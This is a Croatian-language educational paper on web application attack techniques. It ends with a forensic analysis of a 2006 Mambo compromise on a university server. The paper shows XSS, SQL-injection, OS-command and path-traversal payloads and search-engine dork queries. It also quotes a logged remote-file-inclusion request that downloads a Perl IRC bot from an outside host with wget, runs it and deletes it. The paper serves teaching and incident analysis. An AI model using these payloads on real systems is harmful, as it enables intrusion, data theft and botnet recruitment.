http://www.osl.fer.hr/index.php?option=com_remository&Itemid=27&func=sele
ct&id=<script>alert(document.cookie);</script>
```

Iz primjera je vidljiv način na koji se može ukrasti korisnički identitet.

Ovo je jedna od češćih napadačkih tehnika, pa je potrebno provesti dodatne sigurnosne mjere kako bi se izbjegla ova vrsta napada:

- Onemogućavanje skripti kada one nisu potrebne. Na ovaj način se sprečava izvršavanje koda unutar korisničkog Web preglednika putem skripti (unutar URL-a), ali i dalje postoji

opasnost od posebno skrojenih napadačkih HTML dokumenata koji se najčešće prosljeđuju korisniku putem e-maila.

- Filtriranje korisničkih zahtjeva. Na ovaj način, Web aplikacija uvijek provjerava korisničke zahtjeve i filtrira posebne meta znakove definirane HTML specifikacijom kako bi ustanovila da li korisnički zahtjev sadrži skriptu. Ukoliko zahtjev sadrži skriptu, Web aplikacija sprečava prikazivanje štetnog HTML dokumenta unutar korisničkog Web preglednika.
- Kodiranje stranica. *Cross-site scripting* napadi se mogu izbjeći ukoliko Web poslužitelj pravilno kodira generirane stranice kako bi onemogućio nenamjerno izvršavanje skripti.

5. Napadi vezani uz izvršavanje naredbi

Napadi vezani uz izvršavanje naredbi podrazumijevaju napade koji su posebno dizajnirani kako bi izvršili kompromitirajuće naredbe nad Web aplikacijom. Sve Web aplikacije procesiraju korisnički unesene ulazne podatke kako bi formirale i ispunile zahtjeve. Tu je javlja problem jer se korisnički podaci često koriste za kreiranje posebnih naredbi unutar dinamičkog sadržaja Web stranice. Ako se korisnički podaci loše ukomponiraju unutar sadržaja Web aplikacije, tada potencijalni napadač može izmijeniti ili potaknuti izvođenje pojedinih naredbi.

5.1. *Buffer overflow* napadi

Buffer overflow napadi mijenjaju ili onemogućuju tok izvođenja aplikacijskih procesa na način da prebrišu određene dijelove memorije. *Buffer overflow* je u biti obično programsko ugrožavanje memorijskog spremnika koje rezultira pojavom greške unutar programa, odnosno Web aplikacije. Ova greška nastupa kada podatak upisan u memoriju pređe alociranu veličinu memorije spremnika. Pošto je spremnik "preliven", susjedne memorijske adrese su prebrisane i uzrokuju kvar programa. Ukoliko se napravi propust prilikom dizajniranja Web aplikacije, tada postoji mogućnost da se posebno skrojenim ulaznim podacima izazove *Buffer overflow* i naruši sigurnost Web aplikacije.

Buffer overflow napad se najčešće koristi kao DoS napad koji uzrokuje kvar i rušenje Web aplikacije. Također, *Buffer overflow* napad može promijeniti tok izvođenja same aplikacije i uzrokovati neželjene akcije. Ovo se može realizirati ukoliko se promijene adrese pokazivača stoga ili vrijednosti programskih varijabli, odnosno promjeni tok izvođenja programa kako bi se izvršile različite štetne naredbe.

Ova napadačka tehnika se učestalo koristila za rušenje Web poslužitelja. Na svu sreću, vrlo rijetko ugrožava Web aplikacije. Razlog tomu je što napadač mora detaljno analizirati izvorni kod same aplikacije kako bi otkrio potencijalnu ranjivost, pa se većina napada uglavnom svodi na "slijepe" napade koji su rijetko uspješni. *Buffer overflow* ranjivosti se najčešće javljaju u CGI aplikacijama pisanim u C ili C++ programskom jeziku.

5.2. *Format string* napadi

Format string napadi mijenjaju programski tok aplikacije koristeći različite oblike formatirajućih naredbi kako bi dobili pristup određenom memorijskom prostoru. *Format string* ranjivosti najčešće nastaju zbog lijenosti samih programera koji prilikom pisanja izvornog koda aplikacije ne koriste ispravne oblike formatirajućih naredbi.

Primjer jednog programerskog propusta je korištenje formata naredbe `printf(string)` umjesto `printf("%s", string)`. U ovom primjeru programer je prvom naredbom mislio jednostavno ispisati određeni znakovni niz `string`, a pritom nije razmišljao o načinu na koji će se taj znakovni niz interpretirati. Naime, niz će se interpretirati kao formatirajući znakovni niz, odnosno pretraživati će se posebni formatirajući znakovi poput `"%d"` pomoću kojih se može dobiti informacija o vrijednostima stoga programa. U biti, programer ovim propustom omogućava napadaču pogled u memoriju na temelju kojih napadač dobiva dovoljno informacija za dodatne napade. Analogno ovom primjeru, napadač može direktno unositi formatirane nizove koji sadrže specijalne znakove za određene C/C++ funkcije (npr. `fprintf, printf, sprintf, syslog, ...`).

Format string napadi se koriste za:

- Čitanje podataka sa stoga, pri čemu napadač koristi konverzijski znak `"%x"` unutar `printf` naredbe te kao rezultat dobiva vrijednosti stoga.

- Čitanje znakovnih nizova. Ukoliko se rezultat `printf` naredbe vrati napadaču, tada on koristeći konverzijski znak "`%s`" može čitati znakovne nizove iz memorije.
- Pisanje cjelobrojnih konstanti u procesnu memoriju. Ukoliko napadač koristi "`%n`" konverzijski znak, tada napadač može upisati cjelobrojnu konstantu na bilo koju lokaciju u memoriji. Primjerice, može izmijeniti kontrolne zastavice unutar programa kako bi promijenio tok izvođenja programa.

5.3. OS commanding

Os commanding je napadačka tehnika koja ugrožava Web aplikaciju izvršavanjem naredbi operacijskog sustava kroz manipulaciju aplikacijskih ulaznih podataka.

Kada Web aplikacija nedovoljno provjeri, odnosno kada ne sanira korisnički unesene podatke prije korištenja unutar svog programskog koda, tada postoji mogućnost prevare aplikacije kako bi se izvršile određene naredbe operacijskog sustava. Pri čemu se izvršene naredbe pokreću s dozvolama komponenti koje su pokrenule njeno izvođene (npr. poslužitelj baze podataka, Web poslužitelj).

Primjer je Web aplikacija kojoj napadač putem URL-a proslijedi sljedeći podatak: `http://primjer/temp.php?dir=%3Bcat%20/etc/passwd`. Zbog propusta aplikacije da sanira vrijednost varijable `dir`, napadač će ovom naredbom doći do sadržaja `/etc/passwd` datoteke koja sadrži povjerljive podatke.Koristeći ovu napadačku tehniku, napadač čak može koristeći TFTP protokol ubaciti svoje alate i pritom u potpunosti preuzeti kontrolu nad sustavom.

5.4. SQL injection

SQL injection je napadačka tehnika koja se koristi kako bi se ugrozila sigurnost Web aplikacije koja konstruira SQL izjave iz korisnički unesenih podataka.

Structured Query Language (SQL) je specijalizirani programski jezik koji se koristi za rukovanje bazama podataka putem izjava i upita. SQL je ANSI i ISO standard, stoga je u današnje vrijeme najraširenij jezik za rukovanje bazama podataka koji koristi većina današnjih Web aplikacija. Web aplikacije mogu koristiti korisnički unesene podatke kako bi stvorile posebne SQL izjave za rad s dinamički generiranim Web stranicama.

Kada Web aplikacije ne uspiju pravilno sanirati korisnički unesene podatke, tada postoji mogućnost da napadač izmjeni konstrukciju pozadinske SQL izjave. Ako napadač uspije izmijeniti SQL izjavu, proces će se pokrenuti s dozvolama komponente koja je pokrenula naredbu (npr. poslužitelj baze podataka, Web poslužitelj). Posljedica ove napadačke tehnike je preuzimanje kontrole nad bazom podataka i čak izvršavanje naredbi nad sustavom.

Primjer je Web aplikacija za autentifikaciju koja sadrži sljedeći kod za konstrukciju SQL izjava:

```
String SQLQuery = "SELECT Username FROM Users WHERE Username = '" +
                  username + "' AND Password = '" + password + "'";
```

U ovom kodu, programer uzima korisnički unesene podatke iz autentifikacijskog obrasca i direktno ih ubacuje u SQL izjavu (putem varijabli `username` i `password`). Pretpostavimo sada da napadač u autentifikacijski obrazac za korisničko ime i lozinku upiše sljedeće:


```
Korisničko ime:  ' OR ''='
Lozinka: ' OR ''='
```

Tada će rezultirajuća SQL izjava izgledati ovako:

```
SELECT Username FROM Users WHERE Username = '' OR''=''
                              AND Password = '' OR ''=''
```

Vidljivo je, da će se umjesto uspoređivanja korisnički unesenih podataka s podacima unutar korisničke tablice (`Users`), uspoređivati ' '(prazan niz) s ' ' (prazan niz). Stoga će rezultat ove SQL izjave uvijek biti istinit i napadač će se uspjeti ulogirati u sustav kao prvi korisnih u korisničkoj (`Users`) tablici.

Najčešće, najefektivnija metoda za lociranje *SQL injection* ranjivosti je ručno pretraživanje – proučavanje različitih aplikacijskih ulaznih podataka i ubacivanje posebnih znakova. Kako se pri radu se bazama najčešće dobije povratna informacija u obliku stranice s porukom o pogrešci, potencijalni napadač može približno odrediti sintaksu SQL izjava nad određenom bazom podataka i izvesti *SQL injection* napad. Stoga, pri razvoju Web aplikacije posebnu pozornost treba obratiti na detaljnost stranica s porukom o greški kako se ne bi otkrile suvišne informacije kao u sljedećem primjeru (slika 5.1):



Slika 5.1. Prikazivanje suvišnih informacija pri izvođenju SQL injection napada

Iz slike 5.1 je vidljivo da su u stranici s greškom ispisane dodatne informacije o bazi podataka : vrsta poslužitelja baze podataka , vrsta pogreške te čak linija koda u kojoj se pogreška dogodila. Na ovaj način se napadaču malo pomalo otkriva struktura same baze podataka.

Općenito, postoje dvije vrste *SQL injection* napada: slijepi i normalni *SQL injection.* Slijepi *SQL injection* napad smo već spomenuli u prijašnjem odlomku kad smo spominjali ručno pretraživanje. Dakle, prilikom slijepog *SQL injection* napada, umjesto vraćanja jednostavne i šture poruke o pogrešci, poslužitelj vrati detaljan opis o pogrešci te tako pomogne napadaču. Na temelju te poruke pokušava realizirati *SQL injection* napad postavljajući istinitu i lažnu izjavu kao vrijednost određenog parametra.

Primjer: `http://example/article.asp?ID=2+and+1=1` istinita izjava

`http://example/article.asp?ID=2+and+1=0` lažna izjava

Normalni *SQL injection* napad koristi `union select` izjavu kao vrijednost parametra kako bi napadač utvrdio da li može pristupiti bazi podataka.

Primjer:
`http://example/article.asp?ID=2+union+all+select+name+from+sysobjects`
Uspjeh ovog napada ovisi o broju stupaca u traženoj tablici, pa je na napadaču da odredi ispravan broj stupaca (atributa). Ako to uspije odrediti, dobit će uvid u bazu podataka.

5.5. LDAP i XPath injection

LDAP i *XPath injection* napadi su po smislu i načinu izvedbe identični *SQL injection* napadima. I dalje je kritično saniranje korisnički unesenih podataka koji se komponiraju u *LDAP* i *XPath* izjave. Stoga ćemo u ovom poglavlju samo opisati svrhu *LDAP-a* i *XPath-a*.

Lightweight Directory Access Protocol (*LDAP*) je otvoreni standard za postavljanje upita i manipulaciju X.500 direktorijima (mapama). *LDAP* se temelji na TCP-u, a Web aplikacije iz korisnički unesenim podataka kreiraju *LDAP* izjave za rad s dinamičkim Web stranicama.

XPath je jezik koji se koristi kako bi se referencirali određeni dijelovi XML dokument. Može se koristiti direktno od strane Web aplikacije kako bi se postavili upiti na da XML dokumentom. *Xpath* izjave su po strukuri vrlo slične SQL izjavama, te omogućavaju izdvajanje pojedinih elemenata i atributa iz XML dokumenta.

6. Otkrivanje povjerljivih informacija

Otkrivanjem povjerljivih informacija, potencijalni napadač namjerava dobiti određene sistemske informacije o Web aplikaciji. Sistemske informacije uključuju distribuciju programske podrške, verziju ili razine zakrpa. Također, informacije mogu sadržavati lokacije privremenih (*temp*) ili *backup* datoteka. Mnoštvo današnjih Web aplikacija otkriva određenu količinu podataka, ali je najbolje sakriti što veću količinu podataka kako bi se smanjili rizici napada i povećala sigurnost sustava. Što više informacija o Web aplikaciji napadač sazna, to je veća vjerojatnost da cijeli sustav bude kompromitiran.

6.1. Rasipanje informacija

Rasipanje informacija je sigurnosni propust kojima Web aplikacije otkrivaju osjetljive podatke kao što su programerski komentari i detaljne poruke o pogreškama, koje mogu pomoći napadaču u kompromitiranju sustava. Osjetljivi podaci se najčešće mogu naći unutar HTML komentara, poruka o grešci, izvornom kodu ili jednostavno mogu biti javno dostupni korisnicima. Iako rasipanje informacije ne predstavlja značajnu povredu sigurnosti, ona služi napadaču kao vodilja pri konstrukciji napada. Stoga rasipanje informacija predstavlja rizik koji treba ograničiti što je više moguće.

Komentari u kodu i detaljne poruke o grešci predstavljaju rasipanje informacija kojima se mogu napadaču dati informacije o strukturi mapa (direktorija), strukturi SQL izjava i imena ključnih procesa korištenih od strane Web aplikacije. Programeri najčešće ostavljaju komentare unutar HTML dokumenta ili skriptnog jezika kako bi si olakšali prilikom *debugging-a* i integracije sustava. Ove informacije mogu varirati od jednostavnih detalja kako određena skripta radi, a u najgorem slučaju, mogu čak otkriti korisnička imena i lozinke unutar testne faze razvoja Web aplikacije.

Pod rasipanje informacija se također podrazumijevaju "tajni" podaci koji nisu adekvatno zaštićeni od strane Web aplikacije. Ovi podaci su različiti brojevi računa ili osobni korisnički podaci (JMBG, broj X-ice itd.). Kako bi se spriječilo rasipanje informacija, sve bitne podatke je potrebno dodatno zaštiti, pa čak sakriti od pogleda samog korisnika-vlasnika te povjerljive informacije. Broj kreditne kartice je primjer osobnog korisničkog podatka koji je potrebno dodatno zaštititi od rasipanja primjenom enkripcije i dodatne kontrole pristupa.

Jedan od primjera je sljedeći odsječak HTML koda:

```
<P>
<!--Ako slika primjer.jpg ne postoji, resetiraj Faramira -->
<a href="www.fer.hr"><img src="primjer.jpg" /></ a>
</P>
```

Iz ovog primjera je vidljivo rasipanje informacija kroz nepotrebni programerski komentar. Naime, programer je unutar komentara naveo ime Web poslužitelja i na taj način opskrbio napadača dodatnom informacijom koja može poslužiti za napad prema samom Web poslužitelju.

6.2. Izlistavanje mapa (engl. *Directory indexing*)

Automatsko izlistavanje mapa (direktorija) je funkcija Web poslužitelja koja izlistava sve datoteke unutar tražene mape ukoliko ne postoji osnovna datoteka (`index.html`,`home.html`, `default.htm`). Izlistavanje mapa predstavlja poseban slučaj rasipanja informacija. Ako korisnik zahtjeva glavnu stranicu Web aplikacije, tada će najčešće utipkati URL poput :

`http://www.primjer` – koristeći određeno ime domene. Web poslužitelj će procesirati njegov zahtjev i pretražiti da li u osnovnom (*root*) direktoriju postoji osnovna datoteka koju će poslati korisniku. Ukoliko ova datoteka ne postoji, poslužitelj će izlistavanjem mape korisniku poslati cjeloviti ispis direktorija. Ova funkcija je ekvivalentna s *"ls"* (Unix) ili *"dir"* (Windows) naredbe unutar određenog direktorija.

Kada Web poslužitelj otkrije sadržaj direktorija, postoji mogućnost da će se unutar direktorija pojaviti datoteke koje nisu namijenjene javnosti. Stoga, Web administratori često koriste strategiju "Sigurnost kroz zamračivanje" (engl s*ecurity through Obscurity)*, pri čemu pretpostavljaju da ukoliko ne postoje linkovi prema određenim datotekama, da se tim datotekama ne može pristupiti. Naravno, ta pretpostavka je netočna. Danas postoje različiti pretraživači ranjivosti koji mogu dinamički pretraživati direktorije i datoteke unutar određene Web aplikacije provodeći ispitivanje nad Web poslužiteljem.

Gledano iz perspektive sigurnosti, nepotrebno izlistavanje direktorija omogućava potencijalnom napadaču potrebne informacije za izvođenje napada na sustav. Stoga, izlistavanje mapa se koristi samo kad ne postoji druga mogućnost prikaza određenih sadržaja ili kad ne postoji rizik od napada.

6.3. Otkrivanje prečaca

Otkrivanje prečaca je napadačka tehnika čiji je cilj pristupiti datotekama, mapama i naredbama koje su inače izvan osnovnog direktorija Web aplikacije. Napadač ovom tehnikom pokušava podesiti URL na takav način da će Web aplikacija izvršiti ili otkriti sadržaj određenih datoteka koje su razmještene po cijelom Web poslužitelju. Ovo se uglavnom odnosi na sustave koje imaju HTTP sučelje prema korisniku.

Većina Web aplikacija ograničavaju korisnicima pristup samo određenim dijelovima datotečnog sustava, koji se obično naziva "web root" mapa ili osnovna mapa Web aplikacije. Ova mapa uglavnom sadrži datoteke koju su namijenjene korisnicima i izvršne datoteke koje su potrebne za funkcionalnost same Web aplikacije. Ali korištenjem specijalnih nizova znakova, moguć je i pristup ostalim datotekama ili naredbama bilo gdje unutar datotečnog sustava. Drugim riječima, postoji niz specijalnih znakova pomoću kojih se može stvoriti prečac.

Najosnovniji napad otkrivanja prečaca koristi "`../`" specijalni niz znakova kako bi izmijenio lokaciju određenog resursa unutar URL-a. Iako većina današnjih Web poslužitelja će otkriti ovu metodu "bijega" iz osnovnog direktorija Web aplikacije, i dalje postoje sofisticiranije metode koje napadači koriste kako bi izbjegli sigurnosne filtere. Te metode variraju od *Unicode-encoding*-a gdje se umjesto "`../`" znakova koriste "`..%u2216`" , *URL-encoding*-a ("`%2e%2e%2f`") i dvostrukog *URL-encoding*-a ("`..%255c`").

Unatoč prevenciji prečaca koja je može osigurati funkcijama Web poslužitelja, Web aplikacije i dalje mogu biti ranjive na ovu vrstu napada. Napad je uglavnom prema usmjeren Web aplikacijama

koje loše rukuju ulaznim korisničkim podacima. U ovoj varijanti napada, za vrijednost izvornog URL parametra, napadač postavi ime određene datoteke u kojoj je sadržana aplikacijska skripta. Pošto će se ta datoteka interpretirati kao tekstualna datoteka, rezultat ovog napada će biti otkrivanje izvornog koda datoteke.

Primjer 1.: Otkrivanje prečaca na Web poslužitelju.

```
http://primjer/../../../../../temp/dat
http://primjer/..%255c..%255c..%255ctemp/dat
http://primjer/..%u2216..%u2216temp/dat
```

U ovom primjeru su prikazane tri vrste napada. Prvi je osnovni, koristeći "`../`" specijalni niz znakova. Drugi i treći koriste *encodinge,* dvostruki *URL-encoding* i *Unicode-encoding*.

Primjer 2.: Otkrivanje prečaca na Web aplikaciji.

Izvorni link: `http://primjer/temp.cgi?home=index.htm`

Napad: `http://primjer/temp.cgi?home=temp.cgi`

U gornjem primjeru, Web aplikacija će otkriti izvorni kod `temp.cgi` datoteke jer se `home` varijabla koristi za prikaz sadržaja u obliku HTML dokumenta.

6.4. Predviđanje lokacije resursa

Predviđanje lokacije resursa je napadačka tehnika koja se koristi kako bi se otkrili skriveni sadržaji ili funkcionalnosti Web aplikacije. Tehnika se uglavnom svodi na *Brute force* pretraživanje sadržaja koji nije namijenjen za javno prikazivanje. Najčešće mete su privremene (*temp*), *backup*, konfiguracijske ili obične datoteke. Datoteke mogu sadržavati bitne informacije o programskoj strukturi Web aplikacije, informacije o bazi podataka, lozinke, imena računala ili čak popis ranjivosti (*buggova*). Ova metoda zna biti vrlo uspješna iz razloga što skrivene datoteke često imaju posebne konvencije za nazive i nalaze se na standardnim lokacijama.

Napadači najčešće izrađuju zahtjeve za određenim datoteka i mapama, te zahtjev šalju nekom javnom Web poslužitelju. Postojanje pojedinih resursa se može utvrditi analizirajući HTTP statusne kodove dobivene kao odgovor od Web poslužitelja.

Primjer su sljedeće varijacije pretraživanja:

- Slijepo pretraživanje određenih datoteka i direktorija:

```
/admin/
/backup/
/logs/
/primjer.cgi
```

- Dodavanja ekstenzija već postojećim datotekama, npr. `test`:

```
/test.asp
/test.bak
/test.tmp
```

7. Logički napadi

Logički napadi su napadačke tehnike namijenjene narušavanju ili zloupotrebi logičkog toka Web aplikacije. Pod logičkim tokom ili aplikacijskom logikom se podrazumijeva proceduralni tok koji se koristi u Web aplikaciji kako bi se izvela određena radnja. Postoje razni primjere aplikacijske logike, a najpoznatiji su: proces za obnovu lozinke, registracija računa ili on-line kupovina. Web aplikacija zahtijeva od korisnika da točno i precizno izvodi određeni proces u koracima kako bi završio pojedinu radnju. S druge strane, napadačeva namjera je zaobići ili zlouporabiti ovaj proces kako bi naštetio Web aplikaciji i njenim korisnicima.

7.1. Zloupotreba funkcionalnosti

Zloupotreba funkcionalnosti je napadačka tehnika koja se koristi resursima i funkcionalnošću Web aplikacije kako bi se iskoristio, prevario ili promijenio njen kontrolni mehanizam. Neke funkcionalnosti Web aplikacije, pa čak i sigurnosne mjere je moguće narušiti i tako izazvati neočekivano ponašanje Web aplikacije. Ukoliko postoji i najmanja mogućnost narušavanja, napadač može ugroziti drugog korisnika ili prevariti cijeli sustav. Razina narušavanja ovisi od aplikacije do aplikacije.

Ova vrsta napada se najčešće isprepliće s ostalim vrstama napada. Na primjer, napadač koristi *Cross-site scripting* napad kako bi ubacio štetnu skriptu u Web-chat aplikaciju i tada koristi ugrađene funkcije za propagiranje zlućudnog koda prema drugim aplikacijama. Upravo se taj način propagiranja često koristi, pa možemo reći da se zloupotreba funkcionalnosti koristi i kao multipliciranje napada (engl *force multiplier*). Evo još nekoliko primjera:

- Korištenje tražilice kako bi se pristupilo zaštićenim datotekama izvan osnovne mape
- Iskorištavanje datotečnog *upload* sustava zamjenu kritičnih konfiguracijskih datoteka
- Izvođenje DoS napada nad sustavom prijave korisnika koristeći ispravna korisnička imena i loše lozinke kako bi se blokirao pristup određenim korisnicima (nakon određenom broja pokušaja Web aplikacija onemogući pristup).

Općenito, svi efektivni napadi prema aplikacijama dodiruju područje ugrožavanja i zloupotrebe funkcionalnosti. Specijalno u našem slučaju, opisuju se napadi koji ruše Web aplikacije s malo ili bez ikakvi izmjena izvornih aplikacijskih funkcija.

Jedan od zanimljivijih primjera zloupotrebe funkcionalnosti je zabilježen kod Smarwin CyberOffice Web aplikacije koja koristi "kolica za kupnju" (engl *Shopping cart*) kako bi korisnicima omogućila kupovinu određenih artikala. Naime, napadač je na neočekivani način mogao izmijeniti ponašanje Web aplikacije mijenjajući vrijednost skrivenog polja unutar forme koju koristi Web aplikacija. Forma bi se normalno skinula, izmijenila i ponovno poslala aplikaciji sa cijenama postavljenima prema napadačevim željama.

7.2. *DoS* napadi

Denial of Service (*Dos*) napadi su napadačke tehnike čija je namjera onemogućiti normalni rad Web aplikacije ili korisnički pristup Web aplikaciji. Uspješnost ovih napada ovisi o trošenju vitalnih resursa sustava, pronalasku i korištenju ranjivosti ili zlouporabi funkcionalnosti.

Čest slučaj je trošenje sistemskih resursa; kada se dosegne maksimalno korištenje određenog resursa (CPU, memorija, disk, mrežno sučelje) tada se onemogućava pristup i rad Web aplikacije. U

ovom slučaju govorimo o *DoS* napadu na mrežnom sloju koji koristi veliki broj mrežnih veza sa "potapanje" sustava.

Većina današnjih Web aplikacija se bazira na okruženju koje koristi Web poslužitelj, poslužitelj baze podataka i autentifikacijski poslužitelj. Posebna pažnja se posvećuje *DoS* napadima na aplikacijskom sloju koji su usmjereni prema gore navedenim neovisnim komponentama. Razlog tomu je, što ih je puno lakše izvesti nego one na mrežnom sloju.

Primjeri:

- *DoS* napad usmjeren prema korisniku. Napadač će se učestalo pokušavati ulogirati na Web aplikaciju kao određeni korisnik, namjerno koristeći krivu lozinku. Konačno, aplikacijski autentifikacijski proces će "zaključati" pristup korisniku.
- *DoS* napad prema poslužitelju baze podataka. Napadač uz pomoć *SQL injection* napada modificira bazu podataka na način da sustav postane nestabilan (npr. obriše sve podatke).
- *DoS* napad prema Web poslužitelju. Napadač koristi *Buffer Overflow* napad kako bi srušio procese Web poslužitelja i kako se sustavu ne bi moglo pristupiti određeno vrijeme.

7.3. Napadi automatiziranim procesima

Napadi automatiziranim procesima nastupaju kada Web aplikacija omogućava napadaču izvođenje automatiziranog procesa koji bi inače po svojoj prirodi trebao biti ručno izveden od strane korisnika. Stoga, određene funkcije Web aplikacije bi trebale biti zaštićene od automatiziranih napada.

Ukoliko se ne vrši provjera, automatizirani programi–roboti ili napadači mogu uzastopno ispitivati funkcionalnost Web aplikacije kako bi narušili ili prevarili sustav. Automatizirani roboti mogu biti podešeni za slanje na tisuće zahtjeva u minuti izazivajući potencijalni gubitak performansi ili onemogućavanje usluge. Preventivno, treba onemogućiti robota da prijavi tisuću korisničkih računa unutar par minuta ili da pošalje tisuću poruka na forum. Ovi procesi se moraju ograničiti samo za ljudsku upotrebu.

7.4. Narušavanje kontrole procesa

Narušavanje kontrole procesa nastupa kada Web aplikacija dopusti napadaču zaobilaženje ili promjenu običajnog kontrolnog toka aplikacije. Ova vrsta napada je česta ukoliko se korisnički status (stanje) ne provjerava unutar određenih aplikacijskih procesa.

Kada korisnik koristi određene usluge (funkcije) Web aplikacije, tada se od Web aplikacije očekuje da korisnika provede kroz određenu sekvencu događaja. Ukoliko unutar sekvence događaja, korisnik neispravno izvrši neki događaj ili izvan običajnog redoslijeda, tada dolazi do povrede integriteta podataka. Primjeri sekvenci događaja su već spomenuti procesi u više koraka: obnova lozinke, otvaranje korisničkog računa, on-line kupovina, itd. Da bi ovi procesi ispravno funkcionirali, Web aplikacija mora pratiti stanje korisnika dok korisnik vrši radnje unutar njenog toka procesa. Praćenje se najčešće vrši korištenjem kolačića ili skrivenih HTML polja. Ukoliko se praćenje vrši na klijentskoj strani unutar Web preglednika, tada je potrebno dodatno provjeravati integritet podataka. Ukoliko nema provjere, postoji mogućnost zaobilaženja kontrolnog tijeka događaja promjenom trenutnog korisničkog stanja.

Primjer: On-line Web aplikacija za prodaju (engl. *shopping cart*). Svaki korisnik koji kupi proizvod A će dobiti popust, dok za proizvod B nema popusta. Korisnikova želja je da dobije popust za proizvod B. Kontrola procesa će se narušiti na sljedeći način:

1. Korisnik želi kupiti proizvod B s popustom, te u kolica ubacuje proizvode A i B u košaricu.
2. Korisnik ulazi u proces provjere gdje mu se registrira popust.
3. Korisnik se vraća natrag iz procesa provjere, izbacuje proizvod A iz košarice.
4. Korisnik ponovno ulazi u proces provjere, pritom zadržavajući popust ostvaren u prijašnjem procesu provjere (sa proizvodom A u košarici) i prevarom postiže nižu cijenu proizvoda B.

8. Praktični rad

Cilj praktičnog rada je analizirati napad koji se dogodio na OSL Web poslužitelju 2006. godine, pri čemu je napadnuta Mambo 4.5x (*content manager*) Web aplikacija.

Početna faza ovog napada je lociranje sustava, odnosno Web poslužitelja koji koristi Mambo. To se postiže traženjem odgovarajućih URL-ova karakterističnih za domene s Mambom:

```
"%22option=com_content%22+site%3A".$domena."%20"
```

```
"inurl:%22".$domena."/index.php?option=com_content%22"
```

```
"%22by+mambo%22+site%3A".$domena."%20"
```

Nakon što napadač otkrije domenu s Mambom, pomoću automatiziranih programa upućuje specijalno skrojene zahtjeve prema Web poslužitelju, pri čemu računa na jednu ranjivost Mamba 4.5x.

Pregledavajući zapise o zahtjevima (*logs*) OSL Web poslužitelja otkriveni su neobični zahtjevi sljedećeg sadržaja, npr:

```
217.160.143.44 - - [05/Mar/2006:08:38:53 +0100] "GET
```

```
/index.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosCo
nfig_absolute_path=http://elatha.magicshells.com/~hex/cuti/tool.gif?&cmd=
cd%20/tmp/;WGET%20http://equal.home.ro/mamb0x.txt;perl%20mamb0x.txt;rm%20
-rf%20mamb0x.txt*?
```

```
HTTP/1.0" 200 540
```

Općenito, zahtjev ima sljedeći sadržaj:

```
"/index.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosC
onfig_absolute_path=$comandset?";
```

Iz zahtjeva je vidljivo da se sadržaj varijable `GLOBALS=&mosConfig_absolute_path` koristi za izvršavanje naredbi (`comandset`). Specijalno, u gornjem slučaju: poziva se određeni URL, ulazi se u direktorij `/tmp/`, s vanjskog izvora se u `/tmp/` direktorij ubacuje (koristeći *wget*) datoteka `mamb0x.txt`, koristeći Perl se izvršava datoteka `mamb0x.txt`, te se datoteka `mamb0x.txt` briše kako bi se prikrili tragovi napada. Također, iz HTTP statusa zahtjeva se vidi da je zahtjev korektan, odnosno da će ga Web poslužitelj procesirati. Daljnjom analizom i potragom za sličnim slučajevima (na *www.secunia.com*), potvrđena je tvrdnja da sadržaj varijable `GLOBALS=&mosConfig_absolute_path` nije pravilno verificiran za verziju Mambo-a 4.52. Koristeći ovu ranjivost, napadač može ubaciti datoteke iz vanjskog izvora u sustav Web poslužitelja i izvršavati naredbe nad tim istim sustavom. Prema tome, koristi se *OS commanding* napadačka tehnika.

Postavlja se pitanje : "Zašto bi napadač ubacivao određenu datoteku u sustav, izvršavao je i zatim brisao?". Kada se pogleda sadržaj skripti koje su ubačene u `/tmp/` direktorij, ustanovit će se da se radi o IRC botovima. IRC botovi su automatizirani procesi koji koriste IRC protokol za određene radnje. Nakon što se ubace u sustav i počne njihovo izvršavanje, IRC botovi se spajaju na određeni IRC kanal. Kanal je najčešće zaštićen lozinkom koju posjeduje napadač - *zombie master*. Kada se napadač ulogira na taj kanal, koristi botove za realizaciju *DDoS* napada (*distributed DoS*).

DDoS napad nastupa kada više kompromitiranih sustava ugrožavaju (*flood*) resurse nekog drugog sustava, najčešće Web poslužitelja. Kompromitirani sustavi se nazivaju bot mrežama, a tehnike *DDoS* napada variraju od UDP *flooding-a*, SYN *flooding-a* i PUSH/SYN *flooding-a*.

Prema tome, pomoću *OS commanding* napadačke tehnike, u OSL Web poslužitelju se stvorila bot mreža koja nije direktno ugrožavala sustav samog poslužitelja, već je čekala napadačevu naredbu da izvrši *DDoS* napad prema određenom sustavu. Botovi su se spajali na IRC kanal *banjaluka-crew.be:6667* (vlasnici Limp-Biskit i Aljosha), odnosno *80.87.131.133:8350* (vlasnici alboz, albo, albozz). A koristeći sljedeći Perl program, izdvojili smo iz zapisa o zahtjevima (*logovima*) sve IP adrese koje su korištene za napad:

```
use MIME::Base64;

my %attackers = ();
my %provala = ();

sub URLdecode
{
      my $theURL = $_[0];
      $theURL =~ tr/+/ /;
      $theURL =~ s/%([a-fA-F0-9]{2,2})/chr(hex($1))/eg;
